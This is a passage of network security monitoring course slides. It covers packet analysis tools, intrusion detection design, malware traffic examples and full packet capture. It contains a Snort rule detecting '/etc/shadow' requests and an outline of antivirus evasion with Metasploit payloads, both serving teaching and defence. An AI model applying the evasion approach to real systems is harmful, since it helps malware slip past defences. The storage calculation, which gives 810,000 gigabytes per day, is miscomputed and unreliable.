This event occurred on 2014-07-03 at 18:20:12. You may launch NetworkMiner by right-clicking on the appropriate Event ID ("SHELLCODE Shikata Ga Nai x86 polymorphic shellcode decoder detected"), and choosing "NetworkMiner."

NetworkMiner is available at: <http://www.netresec.com/?page=NetworkMiner> (http://cyber.gd/511_479) QR



NSM Toolbox: Wireshark and Tshark



- Wireshark is a graphical network protocol analyzer
 - Wireshark is one of the most powerful tools in the NSM arsenal
- Tshark brings the power of Wireshark to the command line
 - Command line + display filters == awesome!

Continuous Monitoring and Security Operations

35

NSM Toolbox: Wireshark and Tshark

Wireshark is a high-quality graphical network protocol analyzer. It is based on Ethereal:

In May of 2006, Gerald Combs (the original author of Ethereal) went to work for CACE Technologies (best known for WinPcap). Unfortunately, he had to leave the Ethereal trademarks behind.


This left the project in an awkward position. The only reasonable way to ensure the continued success of the project was to change the name. This is how Wireshark was born.¹

Wireshark is available at: <http://www.wireshark.org/> (http://cyber.gd/511_418)

[1] <http://www.wireshark.org/faq.html#q1.2> (http://cyber.gd/511_419) QR



Wireshark



Continuous Monitoring and Security Operations

36

Wireshark

This screenshot was created in the course VM, which we will use shortly.

Once we have started the VM, you may view the pcap shown above by typing the following in a Sec-511-Linux terminal:

```
$ wireshark /pcaps/zeus-gameover-loader.pcap &
```


Frame 72 is highlighted above, showing an interesting GET:

```
GET /SpvumF.exe HTTP/1.0\r\n
```

We'll discuss the issue of strangely-named EXEs shortly.

Tshark

- Tshark marries the power of Wireshark with the command line
 - And scripting!
- One of Tshark's most powerful features: command-line access to display filters

A screenshot of a terminal window titled "Terminal - student@Sec-511-Linux: ~". The window shows the output of the command `tshark -nr /pcaps/zeus-gameover-loader.pcap -R "http.request.method==GET"`. The output lists four HTTP GET requests with their respective timestamps, source and destination IP addresses, and the requested file paths.

```
File Edit View Terminal Go Help
[~]$ tshark -nr /pcaps/zeus-gameover-loader.pcap -R "http.request.method==GET"
 72  81.361684  172.16.98.8 -> 174.123.99.194 HTTP GET /SpvumF.exe HTTP/1.0
395 166.283242  172.16.98.8 -> 64.40.145.4  HTTP GET /ZjZ5jJy.exe HTTP/1.0
650 173.595845  172.16.98.8 -> 205.178.152.33 HTTP GET /ot4sExc.exe HTTP/1.0
927 180.345186  172.16.98.8 -> 69.49.101.51 HTTP GET /vkiMdL.exe HTTP/1.0
[~]$
```

Continuous Monitoring and Security Operations

37

Tshark

Tshark provides far higher search fidelity than other command-line tools, such as tcpdump or ngrep. This power is magnified when combined with scripting.

You may run the command shown above by typing the following in a Sec-511-Linux terminal:

```
$ tshark -nr /pcaps/zeus-gameover-loader.pcap -R
"http.request.method==GET"
```

NSM Toolbox: NIDS

- A NIDS (Network Intrusion Detection System) plays a key role in an NSM deployment
- Popular Open source NIDS include Snort, Suricata and Bro
- We will discuss Bro in detail next



Continuous Monitoring and Security Operations

38

NSM Toolbox: NIDS

Snort is the world's most common IDS, from Snort's about page:

Snort® is an open source network intrusion prevention and detection system (IDS/IPS) developed by Sourcefire. Combining the benefits of signature, protocol, and anomaly-based inspection, Snort is the most widely deployed IDS/IPS technology worldwide. With millions of downloads and nearly 400,000 registered users, Snort has become the de facto standard for IPS.¹

If you're interested in delving deeply into Snort, SANS Security 503 Intrusion Detection In-Depth is a great choice: <https://www.sans.org/course/intrusion-detection-in-depth> (http://cyber.gd/511_474).

Suricata is newer, and its major differentiator for Snort is support for multi threading.

Snort is available at: <http://snort.org/> (http://cyber.gd/511_420) **QR**

Suricata is available at: <http://suricata-ids.org/> (http://cyber.gd/511_421)

We will discuss Bro in detail shortly.

[1] <http://snort.org/> (http://cyber.gd/511_420)



Bro Network Security Monitor



- The Bro Network Security Monitor

– <http://www.bro.org/>

Bro provides a comprehensive platform for network traffic analysis, with a particular focus on semantic security monitoring at scale. While often compared to classic intrusion detection/prevention systems, Bro takes a quite different approach by providing users with a flexible framework that facilitates customized, in-depth monitoring far beyond the capabilities of traditional systems.¹

Continuous Monitoring and Security Operations

39

Bro Network Security Monitor

Bro moves beyond simple detection, and enables true analysis.

Doug Burks said “Unlike rule-based systems that look for needles in the haystack of data, Bro says, “Here’s all your data and this is what I’ve seen. Do with it what you will and here’s a framework so you can.” Bro monitors network activity and logs any connections, DNS requests, detected network services and software, SSL certificates, and HTTP, FTP, IRC SMTP, SSH, SSL, and Syslog activity that it sees, providing a real depth and visibility into the context of data and events on your network. Additionally, Bro includes analyzers for many common protocols and by default has the capacity to check MD5 sums for HTTP file downloads against Team Cymru’s Malware Hash Registry project.”²

Bro is available at: <http://bro.org> (http://cyber.gd/511_422) **QR**


[1] <http://www.bro.org/documentation/faq.html#what-is-bro> (http://cyber.gd/511_423)

[2] <https://code.google.com/p/security-onion/wiki/IntroductionToSecurityOnion>
(http://cyber.gd/511_424)



Example: Difference between Snort/Suricata and Bro

- We processed the file /pcaps/fraudpack.pcap with Snort and received zero alerts
- We processed the same file with Bro, which noted the following User-Agents and URIs:

A terminal window titled 'Terminal - root@Sec-511-Linux: /labs/fraudpack' showing the execution of Bro commands. The first command is 'bro -r /pcaps/fraudpack.pcap'. The second command is 'cat http.log | bro-cut user_agent uri'. The output shows several entries, including 'Downloader MLR 1.0.0' and 'FULLSTUFF', each followed by a URI. The terminal window has a menu bar with 'File', 'Edit', 'View', 'Terminal', 'Go', and 'Help'. The output text is as follows:

```
[/labs/fraudpack]# bro -r /pcaps/fraudpack.pcap
[/labs/fraudpack]# cat http.log | bro-cut user_agent uri
Downloader MLR 1.0.0 /get_xml?stb=1&did=566628426&file_id=167110456
Downloader MLR 1.0.0 /download/252948
Downloader MLR 1.0.0 /music/7/07/e-type_-_russian_lullaby_(zvukoff.ru).mp3
Downloader MLR 1.0.0 /Internet.exe
Downloader MLR 1.0.0 /mailrusputnik.exe
Downloader MLR 1.0.0 /download/252948
Downloader MLR 1.0.0 /mailrusputnik.exe
FULLSTUFF /update/2/version.txt?type=install&GUID={99CFA828-D430-4DFE-A391-21
BC}&rfr=newcustom2&standalone=1&bgn=1
Downloader MLR 1.0.0 /music/7/07/e-type_-_russian_lullaby_(zvukoff.ru).mp3
FULLSTUFF /update/2/version.txt?type=install&GUID={99CFA828-D430-4DFE-A391-21
BC}&rfr=newcustom2&success=1&ieovr=0&ffovr=0&br=ie&brver=6.00&bfr=0&afr=1&bfr=2=aHR
3dy5tawNyb3NvZnQuY29tL2l2YXBpL3JlZGlyLmRsbD9wcmQ9awUmcHZlcj02JmFyPW1zbmhvbWU[&afr2
```

40

Example: Difference between Snort/Suricata and Bro

The output from the Bro command show above has been saved to /labs/fraudpack on your Sec-511-Linux virtual machine.

Note the user agents of “Downloader MLR 1.0.0” and “FULLSTUFF”. These are not normal user agents!

Bro generates verbose logs that are great for tools, but can be difficult to parse by humans. The command “bro-cut” allows you to simply carve out fields to view, in our case the user_agent and uri fields.

Note that if you’re handy with some Unix/Linux command line kung fu, you are welcome to use tools like sed, awk, etc., to achieve the same (or better) result.

You may run the commands shown above by typing the following in a Sec-511-Linux terminal:

```
$ cd /tmp
$ sudo bro -r /pcaps/fraudpack.pcap
$ cat http.log | bro-cut user_agent uri
```

NSM Toolbox: SIEMs

- Security Information and Event Management (SIEM) aggregates multiple security data sources in one searchable location
 - Other related acronyms include SIM, SEM (and others!)
- Commercial SIEM solutions include:
 - ArcSight, QRadar, Splunk, LogRhythm, NitroSecurity/McAfee/Intel and many others
- Open source SIEM solutions include:
 - OSSIM and ELSA

NSM Toolbox: SIEMs

Note that SIEM is the most commonly-used acronym, but others are also used, including SIM (Security Information Management) and SEM (Security Event Management) and others. We will use “SIEM.”

Course Roadmap

- State Assessment and SOCs
- Network Security Architecture
- ***Network Security Monitoring***
- Endpoint Security Architecture
- Automation and Continuous Security Monitoring
- Design, Detect, Defend

- Getting Started
- NSM Overview
- Evolution of NSM
- The NSM Toolbox
- **[NIDS Design]**
- Analysis Methodology
- NSM Data Sources
 - Exercise: Pcap Carving
- Practical NSM Issues
- Cornerstone NSM
 - Exercise: Squil Service-side Analysis
- Tracking EXEs
- Identifying Command and Control Traffic
- Tracking User Agents
- C2 via HTTPS
- Tracking Encryption Certificates
 - 511.3 Final Exercise

Continuous Monitoring and Security Operations

42

Course Roadmap

Our next section is on NIDS design.

Fundamental NIDS Design

- NIDS play a key role in NSM
- Historically NIDS have three fundamental designs
 - Signature Matching
 - Protocol Behavior
 - Anomaly Identification
- Many NIDS, such as Snort, Sourcefire and Suricata, support these three modes
 - But they are usually primarily signature-based
- Newer NIDS, like Bro, are analysis-driven
 - We will discuss this distinction shortly

Continuous Monitoring and Security Operations

43

Fundamental NIDS Design

NIDS such as Snort and Sourcefire can be configured in any of these three modes. For example: you can configure Snort to use only anomaly-based rules.

Most configurations, including the vendor default configurations, use a combination of the three modes, but are primarily signature-based.

Signature Matching

- Signature matching is the simplest form of detection
 - Alert when specific patterns are recognized
- Signature matching is a form of blacklisting
 - Works well for known exploits and malware that doesn't change
- It tends to fail against
 - New malware
 - Polymorphic malware
 - Custom malware

Continuous Monitoring and Security Operations

44

Signature Matching

Here is a signature-based rule from Emerging Threats:

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS
(msg:"ET WEB_SERVER /etc/shadow Detected in URI";
flow:to_server,established; content: "/etc/shadow"; nocase;
http_uri; reference:url,en.wikipedia.org/wiki/Shadow_password;
reference:url,doc.emergingthreats.net/2009485;
classtype:attempted-recon; sid:2009485; rev:7;)¹
```

The signature will trigger when the string “/etc/shadow” occurs in TCP traffic sent from external hosts to HTTP servers on HTTP ports.

Polymorphic means “many shapes.” Polymorphic malware changes as it spreads. It hits the first with code signature A, and then alters its code to signature B as it hits the 2nd system, signature C as it infects the 3rd system, etc.

[1] <http://doc.emergingthreats.net/bin/view/Main/2009485> (http://cyber.gd/411_425)

How Much Malware Is There?

- Three vendors, similar results:
 - *McAfee Labs researchers collected a record number of malware samples in 2012 and now catalog 100,000 new malware samples each day — that's 69 new pieces of malware a minute.*¹
 - *The AV-TEST Institute registers over 200,000 new malicious programs every day*²
 - *Day by day in 2013 - Kaspersky Lab detects 315,000 new malicious files every day. Last year's figure was 200,000 each day.*³

How Much Malware Is There?

Three different vendors/organizations paint a similar picture: over 100,000 new pieces of malware are released every day, and the rate is accelerating.

Your signature-based antivirus program cannot keep up with new malware created at this rate.

[1] <http://www.mcafee.com/us/security-awareness/articles/state-of-malware-2013.aspx>
(http://cyber.gd/511_426) **QR**

[2] <http://www.av-test.org/en/statistics/malware/> (http://cyber.gd/511_427)

[3]
http://www.kaspersky.co.uk/about/news/virus/2013/Kaspersky_Lab_detects_315000_new_malicious_files_every_day_ (http://cyber.gd/511_428)



Blacklisting Is a Failed Approach

- Signature matching is a method of blacklisting
 - Identify all malicious patterns
- Blacklisting will always fail
 - Roughly 2 pieces of malware each second, 24/7/365
 - The rate is increasing
 - A database of signatures all current and past malware would be massive and impractical



Continuous Monitoring and Security Operations

46

Blacklisting Is a Failed Approach

Imagine trying to build a database of signatures for every piece of malware a system could be exposed to. It would be massive, and instantly out of date. Your antivirus vendors cannot create a 100,000 new signatures every day. This means blacklisting will always fail, especially against dedicated attackers who create custom malware for their targets.

There is also a race condition: how do antivirus vendors create signatures? They catch malware in the wild, analyze it, decide it's malicious, create a signature, test the signature, and publish the signature. Then a client system downloads the signature. How much time has elapsed? Certainly enough to cause harm.

How Difficult Is Signature Evasion?

- It's easy
- What if we follow Mark Baggett's approach:
 - Use Metasploit to create malicious payload in Raw format
 - Convert raw format to a Python script
 - Convert the Python script to an exe
 - See Mark's awesome post for more information <http://tinyurl.com/SANS-580-Python-AV-Bypass>
- How many antivirus products will detect this?

Continuous Monitoring and Security Operations

47

How Difficult Is Signature Evasion?

How difficult is creating malware that scans clean by signature-based antivirus? The answer: not very. You don't have to be a nation state to pull this off: some simple approaches work very well.

Mark describes his approach here: <http://tinyurl.com/SANS-580-Python-AV-Bypass> (http://cyber.gd/511_429) **QR**

If you're interested in these types of techniques, check out SANS Security 580: <http://www.sans.org/course/metasploit-kung-fu-enterprise-pen-testing> (http://cyber.gd/511_430)



Answer: Not Many

The screenshot shows the VirusTotal interface for the file 'sec511.exe'. The file's SHA256 hash is 5e71b32703f9a3a73d1352fbb1d435c15c108f509e78bfb0eaa4cde9c60a2f32a. The detection ratio is 3/47, and the analysis date is 2014-01-03 18:05:14. A large grey arrow points to the detection ratio with the text '93.75% FAIL'. Below the file information, there is a table of antivirus results.

Antivirus	Result	Update
Bkav	W32.HfsAutoA.Dbeb	20140103
Comodo	Virus Win32.Virus CE	20140103
Symantec	W3 Reputation 1	20140105
AVG		20140103
Ad-Aware		20140103

Continuous Monitoring and Security Operations 48

Answer: Not Many

These vendors detected sec511.exe: Bkav, Comodo and Symantec

These did not: AVG, Ad-Aware, Agnitum, AhnLab-V3, AntiVir, Antiy-AVL, Avast, Baidu-International, BitDefender, ByteHero, CAT-QuickHeal, ClamAV, Commtouch, DrWeb, ESET-NOD32, Emsisoft, F-Prot, Fortinet, GData, Ikarus, Jiangmin, K7AntiVirus, K7GW, Kaspersky, Kingsoft, Malwarebytes, McAfee, McAfee-GW-Edition, MicroWorld-eScan, Microsoft, NANO-Antivirus, Norman, Panda, Rising, SUPERAntiSpyware, Sophos, TheHacker, TotalDefense, TrendMicro, TrendMicro-HouseCall, VBA32, VIPRE, ViRobot, nProtect

Protocol Behavior

- Protocol behavior is the 2nd major NIDS design
- One approach
 - Read RFCs (Request For Comments) for a protocol such as TCP
 - Model expected protocol usage
 - TCP: SYN -> SYN/ACK -> ACK
 - Alert for non-standard protocol usage
 - TCP: SYN/FIN or SYN/RST
- This works, but remember Hanlon's Razor
 - *Never attribute to malice that which is adequately explained by stupidity¹*

Continuous Monitoring and Security Operations

49

Protocol Behavior

Blackhats mangle packets, and a protocol behavior IDS will detect this. The problem: some developers also mangle packets. Many do not read the RFCs (Request For Comments documents, which describe protocols such as TCP). They write applications that “work,” but do not always adhere to the formal design specifications.

As a result, a protocol behavior IDS will alert for malicious traffic, but may also alert for some poorly-designed applications that send network traffic.

[1] <http://www.jargon.net/jargonfile/h/HanlonsRazor.html> (http://cyber.gd/511_431) **QR**



Anomaly Detection

- Anomaly Detection models expected behavior, and ignores it
 - It then alerts on anomalous behavior
- Anomaly detection is best when used for specific high-risk cases
 - It can fare poorly when applied broadly to large complex networks

Anomaly Detection

Anomaly detection has earned a poor reputation, based on the course authors' opinion on poor design and deployments.

Anomaly-based detection is best used on small, well-designed networks, and in specific high-risk cases.

Historical Anomaly Design

- Historically, Anomaly-based NIDS had a “learning mode”
 - Watch (hopefully!) benign traffic, and later ignore it
 - Once learning mode ends, the NIDS alerts on new (unknown) traffic
- In practice, this often works poorly
 - What if the NIDS learned to ignore existing malicious traffic?
 - Any new server or service would usually trigger the NIDS
- As a result anomaly-based NIDS have earned a poor reputation

Continuous Monitoring and Security Operations

51

Historical Anomaly Design

NIST Special Publication 800-94 *Guide to Intrusion Detection and Prevention Systems (IDPS)* describes the “classic” anomaly-based IDS design:

“Anomaly-based detection is the process of comparing definitions of what activity is considered normal against observed events to identify significant deviations. An IDPS (sic) using anomaly-based detection has profiles that represent the normal behavior of such things as users, hosts, network connections, or applications. The profiles are developed by monitoring the characteristics of typical activity over a period of time.”¹

[1] <http://csrc.nist.gov/publications/nistpubs/800-94/SP800-94.pdf> (http://cyber.gd/511_432) QR



Detecting Specific Anomalies

- Targeted anomaly-based design can be very useful
 - Quality > Quantity
- It is best to look for specific anomalous examples of network traffic
 - Random strings used for names of EXEs, DLLs, directories, usernames, DNS names, and function calls
 - One character Windows EXE names
 - Client-client EXE flow
 - ICMP echo request/response payloads containing lots of data
- We will discuss all of these examples shortly

Continuous Monitoring and Security Operations

52

Detecting Specific Anomalies

The “classic” anomaly-based design hasn’t gained a lot of traction, mainly due to false positives.

If we focus on quality over quantity, these anomalous network traffic patterns have proven to be high-value:

- Random strings used for names of EXEs, DLLs, directories, usernames, DNS names, and function calls
- One character Windows EXE names
- Client-client EXE flow
- ICMP echo request/response payloads containing lots of data

Purists may argue that this is not anomaly-based IDS, per the classic definition. Think of it as targeted anomaly detection, with human (not machine) designed rules.

Know Thy Network

- One network's anomaly is another network's "normal"
- IRC or Tor would be anomalous on many corporate networks
 - For others, it may be fine
- You must decide what is normal, and what isn't
 - Then design your NSM accordingly

Know Thy Network

This course is aimed at typical organizations, which have sensitive data available via their networks. Clearly: one size does not fit all. For example: "normal" traffic on a university research network would be quite abnormal on a Fortune 500 network.

This is why the "products and services" approach to information is not enough: no vendor knows your network the way you do. You must decide what is normal, and what is not, and design your NSM approach accordingly.

There Is No Easy Button

- Many organizations will spend money on information security products and services
- That is well and good, but there is no substitute for an experienced analyst:
 - Who knows his/her network
 - Has proper skill, experience and training
 - Has access to good tools and data
 - Isn't bogged down with red tape and/or politics
 - Has sufficient time to complete the tasks at hand
- You can accomplish great things with people like this
 - Especially in teams!

Continuous Monitoring and Security Operations

54

There Is No Easy Button

A Security 511 course author was approached at a SANS conference by a major vendor of outsourced information security services. The vendor asked a simple question: what is “the secret sauce” to information security success?

The answer is simple, but not sexy: people. There is no substitute for the right person, in the right position, with the proper amount of authority. These people are even better in teams of like-minded professionals.

It's interesting the large organizations will invest in products and services, but often do not make the same investment in their own people. There is no 3rd-party company that knows your critical data and your network as well as your own employees.

Beware the Perfect Solution Fallacy

- The Perfect Solution (aka Nirvana) Fallacy states that if a solution is not perfect, it is not useful
 - No NSM solution is perfect
 - Many of the techniques we will describe are not perfect
- For example: we will learn to identify X.509 Encryption certificates with missing information
 - Malware does this
 - So do lazy developers who self-sign certificates
 - Enter the experienced analyst to tell the difference!
- These techniques are proven winners, so we use them

Beware the Perfect Solution Fallacy

The Nirvana fallacy is often used to knock good IT solutions.

We have pointed out that signature-based antivirus fails, but we still use antivirus on our Windows (and OSX) systems. We know when it is likely to succeed (against broad attacks), and when it is more likely to fail (against highly targeted attacks). That knowledge makes it a good tool.

Course Roadmap

- State Assessment and SOCs
- Network Security Architecture
- ***Network Security Monitoring***
- Endpoint Security Architecture
- Automation and Continuous Security Monitoring
- Design, Detect, Defend

- Getting Started
- NSM Overview
- Evolution of NSM
- The NSM Toolbox
- NIDS Design
- **[Analysis Methodology]**
- NSM Data Sources
 - Exercise: Pcap Carving
- Practical NSM Issues
- Cornerstone NSM
 - Exercise: Sguil Service-side Analysis
- Tracking EXEs
- Identifying Command and Control Traffic
- Tracking User Agents
- C2 via HTTPS
- Tracking Encryption Certificates
 - 511.3 Final Exercise

Continuous Monitoring and Security Operations

56

Course Roadmap

Our next section is on analysis methodology.

Analysis Methodology

- Analysis is a detective story:
- There is evidence, including various clues
- There are usually missing pieces
- There are often villains
 - Blackhats, criminals, hacktivists, etc.
- And there are heroes
 - Us!

Analysis Methodology

Analysis is interesting and challenging. There is no specific checklist to follow, but it tends to follow a rough pattern.

Sherlock Holmes on Deduction

In solving a problem of this sort, the grand thing is to be able to reason backwards... Most people, if you describe a train of events to them, will tell you what the result would be. They can put those events together in their minds, and argue from them that something will come to pass. There are few people, however, who, if you told them a result, would be able to evolve from their own inner consciousness what the steps were which led up to that result. This power is what I mean when I talk of reasoning backwards, or analytically.¹

Continuous Monitoring and Security Operations

58

Sherlock Holmes on Deduction

[1] A Study in Scarlet, by Arthur Conan Doyle, Chapter 7, The Conclusion

http://ebooks.adelaide.edu.au/d/doyle/arthur_conan/d75sc/part2.7.html (http://cyber.gd/511_433) QR




How This Applies to NSM

- In many cases we begin in the middle
 - And sometimes the end
- Prevention fails; therefore, we must detect
 - A system is pwned – how did it happen?
- **What** happened is important, but **how** it happened is also critical
- Analysis is a critical skill, and rarely taught in our world

How This Applies to NSM

NSM analysts often begin in the middle or at the end of an incident:: something bad is happening, or has happened. Determining how something happened is critical if you hope to prevent the same thing from happening again.



NSM Analysis Methodology


While there is no one universal process to NSM, the overall approach is shown above. We will not follow this methodology for every incident (minor events, such as spyware, may be handled with a simple trouble ticket), but we will use a more thorough methodology for serious events.

It begins with data, and more data is better than less. Slow data is better than none.

We then perform analysis, correlation, timelines, narratives and form hypotheses. This is often an iterative process, where we go back for more data, and repeat previous steps as new data and conclusions change the overall picture.

Finally, we make reports. A great report must include a short (ideally 1-page) executive summary. Additional pages won't help if you can't get C-level executives attention on the first page.

Dirty Word List

- A dirty word list is a list of strings of interest during an investigation
 - The term comes from forensics
- In our case they can be:
 - IP addresses and hostnames
 - Leetspeak → 
 - Usernames
 - Any string of interest
 - And yes, George Carlin's *Seven Words You Can Never Say on Television* (and variations)

Continuous Monitoring and Security Operations

61

Dirty Word List

The forensic term “dirty word list” is a list of specific terms and investigator is seeking, such as phone numbers, social security numbers, names, etc.

In our world, that list may include EXE names, function names, IP addresses, DNS names, and others.

If you'd like to see the screenshot shown above, type the following in a Sec-511-Linux terminal:

```
$ wireshark /pcaps/virut-worm.pcap &
```

Then click on frame 43017, right-click and “Follow TCP Stream”.

Course Roadmap

- State Assessment and SOCs
- Network Security Architecture
- ***Network Security Monitoring***
- Endpoint Security Architecture
- Automation and Continuous Security Monitoring
- Design, Detect, Defend

- Getting Started
- NSM Overview
- Evolution of NSM
- The NSM Toolbox
- NIDS Design
- Analysis Methodology
- **[NSM Data Sources]**
 - Exercise: Pcap Carving
- Practical NSM Issues
- Cornerstone NSM
 - Exercise: Sguil Service-side Analysis
- Tracking EXEs
- Identifying Command and Control Traffic
- Tracking User Agents
- C2 via HTTPS
- Tracking Encryption Certificates
 - 511.3 Final Exercise

Continuous Monitoring and Security Operations

62

Course Roadmap

Our next section describes NSM data sources.

NSM Data Sources (1)

- “Gee, I wish I had less data”
 - Never said by any NSM analyst, ever
- We need lots of data, preferably fast
 - But slow is OK in some (often important) cases
- Automation helps greatly
 - Good: find a suspicious pcap containing an EXE, carve the EXE out, and check with antivirus
 - Better: automatically carve all EXEs from all network traffic, automatically check with antivirus, and alert for hits
 - Better++: keep an archive of unique carved EXEs, and periodically automatically re-scan with antivirus as signatures update

NSM Data Sources (1)

More data is better than less data, and slow data is better than none.

While having massive amounts of data centralized in a SIEM such as ArcSight can be useful, these solutions are often undersized and suffer from poor performance.

Less can be more, and if performance is an issue, it is often better to have less centralized data, with more non-centralized data available.

This is true for full packet capture data, as we will discuss shortly.

NSM Data Sources (2)

- Packet Data
 - Extracted data
 - String data
- Flow Data
- Transaction Data
- Statistical data
- Alert Data
 - Tagged data
- Correlated Data
 - Metadata
 - Attribution Data (users and assets)
 - Log data

NSM Data Sources (2)

Here is a summary of the types of NSM available. We will discuss each in detail next.

Packet Data

- Packet data is pcap-formatted data, whether sniffed from a live network interface or saved to a file
 - Includes all headers and layer 7 data
- pcap = Packet Capture
 - libpcap is available for Unix/Linux/OSX
 - WinPcap is available for Windows
- Virtually every modern packet tool “speaks” pcap natively
 - tcpdump, Wireshark, and hundreds more

Continuous Monitoring and Security Operations

65

Packet Data

Virtually all modern packet tools are able to import and export pcap data.

A new format is available, called PcapNg: “The PCAP Next Generation Dump File Format (or PcapNg for short) is an attempt to overcome the limitations of the currently widely used (but limited) libpcap format.”¹

PcapNg features include: packet dropped count, annotations (comments), local IP address, interface & direction, hostname <-> IP address database²

Wireshark can use PcapNg natively (and uses it as its default format), but many other tools cannot handle this format. It is usually best to keep your pcaps in pcap format, unless you require features available only in PcapNg.

- Libpcap: <http://sourceforge.net/projects/libpcap/> (http://cyber.gd/511_434)
- Winpcap: <http://www.winpcap.org/> (http://cyber.gd/511_435)
- Pcapng: <http://wiki.wireshark.org/Development/PcapNg> (http://cyber.gd/511_436)

[1] <http://wiki.wireshark.org/Development/PcapNg> (http://cyber.gd/511_436)

[2] Ibid.

Full Packet Capture

- Disk is cheap: high capacity 3.5 inch internal drives are now less than US\$40/terabyte
- This allows inexpensive NSM appliances that capture and store all packets, typically on a rotating basis for a period of time



See Size Options

Western Digital Caviar Green 3 TB SATA III
64 MB Cache Bare/OEM Desktop Hard
Drive - WD30EZRX

\$100.00 **\$107.99** ✓Prime



See Size Options

Seagate Barracuda 3 TB HDD SATA 6 Gb/s
NCQ 64MB Cache 7200 RPM 3.5-inch
Internal Bare Drive ST33000DM001

\$214.00 **\$109.40** ✓Prime



See Size Options

Toshiba 3.5-inch 3TB 7200 RPM
SATA3/SATA 6.0 GB/s 64MB Hard Drive
DT01ACA300

\$166.00 **\$119.99** ✓Prime

Continuous Monitoring and Security Operations

66

Full Packet Capture

The old ways die hard: the course authors have seen many sites that could have easily deployed full packet capture on their umbrella IDS, with weeks of the most recent data available, with negligible impact to both capital and operating budgets.

Why is this? Great question. It sounds hard, and perception becomes reality. Also, Moore's Law and the rapidly decreasing price per gigabyte often outpace perception of what is easy, and what is hard.

Full packet capture is easy, and tools like Sguil and netsniff-ng make it easier.

Storage Required for Full Packet Capture

- ***Rough*** numbers, assuming a 100-Mbps circuit running at 75% capacity 24/7
 - $75 \text{ Megabits per second} / 8 = 9.375 \text{ Megabytes per second}$
 - $9.375 * 360 \text{ seconds/hour} * 24 \text{ hours/day} = 810,000 \text{ gigabytes of storage per day}$
- One 3 terabyte drive will hold 3 days, comfortably
 - That drive costs less than US\$120
- Full packet capture of the most recent 3 days of data is not an expensive solution!
 - Ramping up x10 for a gigabit solution is also not a showstopper for an enterprise solution

Continuous Monitoring and Security Operations

67

Storage Required for Full Packet Capture

Full packet capture is not a difficult or expensive solution for most organizations, especially when used in high-risk environments/networks.

